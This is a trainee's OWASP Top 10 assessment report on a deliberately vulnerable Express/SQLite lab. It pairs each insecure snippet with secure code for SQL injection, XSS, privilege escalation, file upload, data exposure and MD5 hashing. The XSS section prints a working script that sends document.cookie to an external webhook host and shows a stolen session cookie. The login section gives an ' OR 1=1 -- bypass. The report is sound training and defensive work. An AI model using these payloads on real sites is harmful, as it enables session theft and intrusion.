# OWASP Top 10 Assessment: Code Review and Penetration Testing

## Engagement Details

| | |
|---|---|
| **Trainee Name** | Fay Dabbas Aldabbas |
| **Project Name** | Learning Project: Fay Vulnerable Lab |
| **Date** | 28\10\2025- 5\11\2025 |

## Table of Contents

## 1.Executive Summary

This assessment combined Static Code Review and Dynamic Penetration Testing on the Fay Vulnerable Lab application, identifying 7 high-severity vulnerabilities and 1 Medium -severity vulnerabilities.

The ease of exploitation confirmed by analyzing the vulnerable code snippets indicates a significant risk of system compromise Immediate remediation is strongly recommended.

## 2.Introduction

This document details the findings of a security assessment that included both manual code review (static analysis) and penetration testing (dynamic analysis) on the Fay Vulnerable Lab environment. This dual methodology allows for a comprehensive evaluation, identifying not only that a vulnerability exists, but why it exists at the source code level.

### 2.1. Purpose

The purpose of this engagement was to identify vulnerabilities by analyzing the source code (Code Review) and simulating real-world attacks (Penetration Testing) this report provides a detailed root-cause analysis of each finding demonstrates the impact and offers actionable "Secure Code" recommendations to fix the underlying flaws.

## 3. Scope and Methodology

## 3.1 Scope of Work

The scope of this test included the following in-scope assets:

| Type | Asset Name | URL |
|---|---|---|
| Web Application | Login | http://172.18.84.102:3000/login |
| Web Application | Register | http://172.18.84.102:3000/register |
| Web Application | Comments | http://localhost:3000/ |
| Web Application | Users | http://localhost:3000/users |
| Web Application | Config | http://localhost:3000/config |
| Web Application | Upload | http://localhost:3000/upload |
| Web Application | Uploads | http://localhost:3000/uploads/ |

### 3.3. Methodology

The assessment followed the phases outlined in the OWASP Web Security Testing Guide (WSTG), ensuring comprehensive coverage of security controls.

This assessment utilized a Hybrid Methodology that combines multiple testing models to provide a comprehensive evaluation. The engagement was primarily conducted using a White Box approach, supplemented by dynamic testing techniques.

The following testing models were considered:

- White Box Testing: This model, also known as "Glass Box" testing, assumes the tester has complete knowledge of the application's internal workings, including access to source code (app.js), database schemas (init.sql), and architecture. This assessment heavily relied on this model.
    - Static Analysis: Involved a manual Code Review of the application's backend logic to identify vulnerabilities at their source.
    - Dynamic Analysis: Involved Penetration Testing the running application to confirm the exploitability of vulnerabilities found during the code review.
- Gray Box Testing: This model simulates an attacker with limited, partial knowledge or internal access (e.g., valid user credentials, but no source code). While our access exceeded this, some attack scenarios (like privilege escalation) began from this perspective.

### 3.4 Application Technology Stack

As part of the assessment methodology, the application's technology stack was profiled to identify relevant tools and tailor the testing approach. The application is built using the following components:

- **Programming Language:** JavaScript (running on the Node.js runtime environment).
- **Backend Framework:** Express.js
- **Frontend Technology:** EJS (Embedded JavaScript) for server-side templater rendering.
- **Database:** SQLite3


## 4. Detailed Findings

Findings are categorized by severity: High , Medium, and Low


| Priority | Suggested Timeline | Count |
|---|---|---|
| **High** | Immediate (Within 10 Days) | 7 |
| **Medium** | Within One Month | 1 |
| **Low** | Within 3 Month | 0 |

## 4.1 High Severity Findings




### 4.1.1 SQL Injection Authentication Bypass


| | |
|---|---|
| **Severity** | High |
| **Domain** | http://172.18.84.102:3000/login |
| **Description** | A high SQL injection vulnerability (SQL Injection) has been discovered on the login page. This vulnerability occurs because the application integrates user input directly into the database query without processing. When a malicious payload such as 'OR 1=1 --' is entered into the username field, the query logic is changed. This change causes password verification to be bypassed (using --) and makes the query condition always true (OR 1=1). The result is a complete bypass of the authentication process. |
| **Impact** | This vulnerability allows an attacker to completely bypass authentication and take over user accounts (including the admin account), gaining full access to their privileges. |
| **Insecure Code** | `const q = \`SELECT * FROM users WHERE username = '${username}' AND password = '${password}'\`;` Template Literals |
| **Attack Demonstration** |  |
| **Remediation** | The definitive solution to this vulnerability is to adopt the principle of separating code from data by implementing Parameterized Queries This method prevents user input from being directly embedded into the SQL statement structure. As shown in the secure code, the query uses placeholders (?) for input values, and the user's data (such as username and password) is passed to the database driver as a separate data array. The driver then automatically handles and sanitizes these inputs, treating any malicious string (like ' OR 1=1 --) as a literal string value rather than executable SQL code, completely neutralizing the SQL Injection attack. |
| **Secure Code** | `const q = \`SELECT * FROM users WHERE username = ? AND password = ?\`;`<br>`db.get(q, [cleanUsername, password], (err, row) => {` |


### 4.1.2 Authentication Bypass via Inconsistent Input Normalization


| | |
|---|---|
| **Severity** | High |
| **Domain** | http://172.18.84.102:3000/register<br>http://172.18.84.102:3000/login |
| **Description** | A high vulnerability exists due to inconsistent username processing. The system allows registration of usernames with leading whitespace (e.g., " bob"), treating them as unique. However, the login function trims this whitespace, mapping the attacker's account (" bob") to the original victim's account ("bob"). This mismatch allows an attacker to register a "duplicate" account, resulting in a complete account takeover of the original user. |
| **Impact** | The result is a complete bypass of the authentication process, allowing the attacker to take over the victim's account ("bob") and gain full access to their data and privileges. |
| **Insecure Code** | `// Register`<br>`app.get('/register', (req, res) => res.render('register', { message: '' }));`<br>`app.post('/register', (req, res) => {`<br>`  const { username, password } = req.body;`<br>`  const cleanUsername = username;`<br>`// Login`<br>`app.get('/login', (req, res) => res.render('login', { message: '' }));`<br>`app.post('/login', (req, res) => {`<br>`  const { username, password } = req.body;`<br>`  const cleanUsername = username.trim();` |
| **Attack Demonstration** |  |
| **Remediation** | The system must enforce consistent input normalization across all authentication endpoints. The vulnerability is mitigated by uniformly applying the .trim() function to the username variable in both the registration (/register) and login (/login) processes. This practice ensures the removal of all leading and trailing whitespace, guaranteeing that the stored and verified data formats are identical, and thus successfully preventing the authentication bypass via inconsistent data handling. |
| **Secure Code** | `app.post('/register', (req, res) => {`<br>`  const { username, password } = req.body;`<br>`  const cleanUsername = username.trim();`<br>`app.post('/login', (req, res) => {`<br>`  const { username, password } = req.body;`<br>`  const cleanUsername = username.trim();` |


### 4.1.3 Stored Cross-Site Scripting (Stored XSS)

| | |
|---|---|
| **Severity** | High |
| **Domain** | /http://localhost:3000 |
| **Description** | This vulnerability occurs when the application receives untrusted data (like a user's comment) and stores it directly in the database without proper sanitization or escaping. When another user (or the same user) visits the page, the application fetches this data (which is actually malicious code) and renders it in the browser. The browser trusts the application and executes this code, leading to a compromise of the user's session. |
| **Impact** | The security impact is Session Hijacking. An attacker can steal a user's session cookies (by reading document.cookie), allowing them to impersonate the victim and take full control of their account. |
| **Insecure Code** |  |
| **Attack Demonstration** |  <br><script> var xhr = new XMLHttpRequest(); xhr.open("GET", "https://webhook.site/d6efcbed-e9d7-4af2-9688-04421b0a2050?data=" + document.cookie, true); xhr.send(); </script><br>  |

| | |
|---|---|
| |  <br>connect.sid=<br>s:whT4Kg6D5rhb2n1S8Eyl6HceZsc8HcBc.<br>Zr8JJEL8ksp2wkMN4RglnfaGNKg661A/7LmY5A30RuQ |
| **Remediation** | Stored XSS vulnerabilities must be addressed at two distinct levels. Firstly, the root cause must be prevented by applying proper output encoding or escaping to all untrusted, user-supplied data before it is rendered in the browser. This ensures that the input is treated as plain text rather than executable HTML code. Secondly, to minimize the security impact, all sensitive cookies (such as session cookies) must be configured with the HttpOnly: true attribute, which prevents malicious XSS scripts from accessing and reading them via document.cookie. |
| **Secure Code** | `<li><strong><%= c.username %>:</strong> <%= c.body %> - <a href="/comment/<%= c.id %>">view</a></li>`<br>`<% }) %>`<br>`app.use(session({`<br>`secret: 'a-very-strong-and-random-secret-key-!@#$%'`<br>`resave: false,`<br>`saveUninitialized: true,`<br>`cookie: {`<br>`httpOnly: true` |


| **4.1.4 Broken Access Control Vertical Privilege Escalation (via Insecure Cookie).** | |
|---|---|
| **Severity** | High |
| **Domain** | http://localhost:3000/users |
| **Description** | This vulnerability occurred because the application was modified to rely on a plain, unencrypted, and unsigned cookie (user_role) to determine a user's permissions. The application blindly trusted this value, which allowed you to easily modify it directly in the browser (changing the value from user to admin) and bypass security controls. |
| **Impact** | The impact is Vertical Privilege Escalation. You successfully escalated your account from a "normal user" to an "Admin," granting you unauthorized access to sensitive data (like the /users page). In a real application, this would mean complete system compromise. |
| **Insecure Code** | `if (!req.cookies.user_role \|\| req.cookies.user_role !== 'admin') {`<br>`return res.send('Access denied - Now try editing your cookie!');`<br>`res.cookie('user_role', row.role);`<br>`res.redirect('/dashboard');` |
| **Attack Demonstration** |  |






| | |
|---|---|
| **Remediation** | This Access Control vulnerability must be resolved by shifting the entire permission and authorization logic to the server-side, discontinuing reliance on any client-controllable input (such as cookies). The fix involves: 1) Storing critical user privileges (e.g., user_role) exclusively within secure server-side session variables. 2) Implementing a rigorous check that fetches the user's role directly from the database using the secure session ID, and then applying access control before allowing access to privileged endpoints. |
| **Secure Code** | `const isAdmin = (req, res, next) => {`<br><br>`  if (!req.session.user) {`<br>`  return res.status(401).send('Access Denied: Not logged in');`<br>`  }`<br>`  const userId = req.session.user.id;`<br>`  db.get('SELECT role FROM users WHERE id = ?', [userId], (err, row) => {`<br>`  if (err \|\| !row \|\| row.role !== 'admin') {`<br>`  return res.status(403).send('Forbidden: Admin access only');`<br>`  }`<br>`  next();`<br>`  });` |

### 4.1.5 Insecure File Upload


| | |
|---|---|
| **Severity** | High |
| **Domain** | http://localhost:3000/upload<br>http://localhost:3000/uploads/ |
| **Description** | This vulnerability occurs when the server allows a user to upload a file without properly validating its "type" (e.g., .html or .php) or "content." In this lab, the server was supposed to accept *images* only, but it failed to check. Your successful upload of Fay.html is the complete proof (Proof of Concept) that this check is missing. |
| **Impact** | The potential impact is Remote Code Execution (RCE). If an attacker uploads a "Web Shell" (like a .php file) instead of an .html file, they can gain complete control over the server. This allows them to steal the entire database, delete files, or use the server to attack other systems. |
| **Insecure Code** | `app.post('/upload', upload.single('file'), (req, res) => {`<br>`  // no type checking, no size checking`<br>`  res.send('File uploaded to uploads/' + req.file.filename);`<br>`});` |
| **Attack Demonstration** |  |

| | |
|---|---|
| |  |
| **Remediation** | This Insecure File Upload vulnerability must be mitigated using a multi-layered, server-side validation approach. The primary defense involves implementing Strict Whitelist Validation by configuring the file upload library (multer) to enforce a limited list of safe MIME Types (e.g., image/jpeg, image/png) using the fileFilter property, as well as applying file size limits. Furthermore, the final code must include robust error handling to manage any failures during the upload and validation process, which ensures that control flow cannot be diverted, and application stability is maintained when unauthorized files are blocked. |
| **Secure Code** | ```<br>const imageFilter = (req, file, cb) => {<br>  const allowedMimes = ['image/jpeg', 'image/png', 'image/gif'];<br><br>  if (allowedMimes.includes(file.mimetype)) {<br>  cb(null, true);<br>  } else {<br>  cb(new Error('Error: Only .png, .jpg, .gif images are allowed!'), false);<br>  }<br>};<br>const upload = multer({<br>  dest: 'uploads/',<br>  fileFilter: imageFilter,<br>  limits: {<br>  fileSize: 1024 * 1024 * 5<br>  }<br>app.post('/upload', (req, res) => {<br>  const u = upload.single('file');<br><br>  u(req, res, function (err) {<br>  if (err instanceof multer.MulterError) {<br>  return res.status(400).send(`Upload Error: ${err.message}`);<br>  } else if (err) {<br>  return res.status(400).send(err.message);<br>  }<br>  if (!req.file) {<br>  return res.status(400).send('Please select a file to upload.');<br>  }<br>  res.send('Image uploaded successfully to uploads/' + req.file.filename);<br>  });<br>``` |

### 4.1.6 Sensitive Data Exposure


| | |
|---|---|
| **Severity** | High |
| **Domain** | http://localhost:3000/config |
| **Description** | This vulnerability occurs because the application exposes an administrative control panel (/config) and a sensitive data export function (/config/download-users) to the public without any authentication or authorization. This allows any user who knows the URL to access functionality that must be restricted to system administrators only. |
| **Impact** | The impact is Sensitive Credential Exposure. An attacker can call the (/config/download-users) route and download a file containing a complete list of all system usernames and their corresponding password data. This list allows the attacker to conduct organized offline attacks (like Password Spraying) against all system accounts, leading to the complete takeover of user accounts, including the administrator's. |
| **Insecure Code** | `app.get('/config', (req, res) => {`<br>`  res.render('admin-panel');`<br>`});`<br>`app.get('/config/download-users', (req, res) => {`<br>`  db.all('SELECT username, password FROM users', [], (err, rows) => {`<br>`  if (err) {`<br>`  return res.status(500).send('Error fetching user data.');`<br>`  }` |
| **Attack Demonstration** |  |
| **Remediation** | Remediation is achieved by implementing Strict Access Control on the server side. As shown in the Secure Code, both routes (/config and /config/download-users) must be protected using an authorization middleware, such as isAdmin. This middleware ensures a user is authenticated (logged in) and authorized (has the 'admin' role)—by checking the server-side session and database—before granting access to the sensitive panel or the file download function. |
| **Secure Code** | `app.get('/config', isAdmin, (req, res) => {`<br>`  res.render('admin-panel');`<br>`});`<br>`app.get('/config/download-users', isAdmin, (req, res) => {`<br>`  db.all('SELECT username, password FROM users', [], (err, rows) => {`<br>`  if (err) {`<br>`  return res.status(500).send('Error fetching user data.');`<br>`  }` |

### 4.1.7 Cryptographic Failures

| | |
|---|---|
| **Severity** | High |
| **Domain** | http://172.18.84.102:3000/register<br>http://172.18.84.102:3000/login |
| **Description** | This vulnerability occurs because the application fails to use modern, secure cryptographic algorithms to protect user passwords. The system relies on the MD5 algorithm, which is a fast, legacy, and non-salted hash function. It is used insecurely to store passwords at registration (/register) and to compare them at login (/login). |
| **Impact** | The impact is a complete compromise of user credentials. Once an attacker obtains the list of hashes (via the data exposure vulnerability at the /config path), they can easily crack them. Because MD5 is non-salted and fast, an attacker can use Rainbow Tables or other hash-cracking tools (as shown in the Attack Demonstration) to find the original plaintext passwords corresponding to the hashes within seconds. This leads to the exposure of all user passwords and a complete system compromise. |
| **Insecure Code** | `const passwordHash = crypto.createHash('md5').update(password).digest('hex');`<br>`db.run(`INSERT INTO users (username, password, role) VALUES ('${username}','${passwordHash}','user')`, function(err){`<br>`  if (err) return res.render('register', { message: 'Error or user exists' });`<br>`  res.redirect('/login');`<br><br>`const passwordHash = crypto.createHash('md5').update(password).digest('hex');`<br>`const q = `SELECT * FROM users WHERE username = '${username}' AND password = '${passwordHash}'`;` |
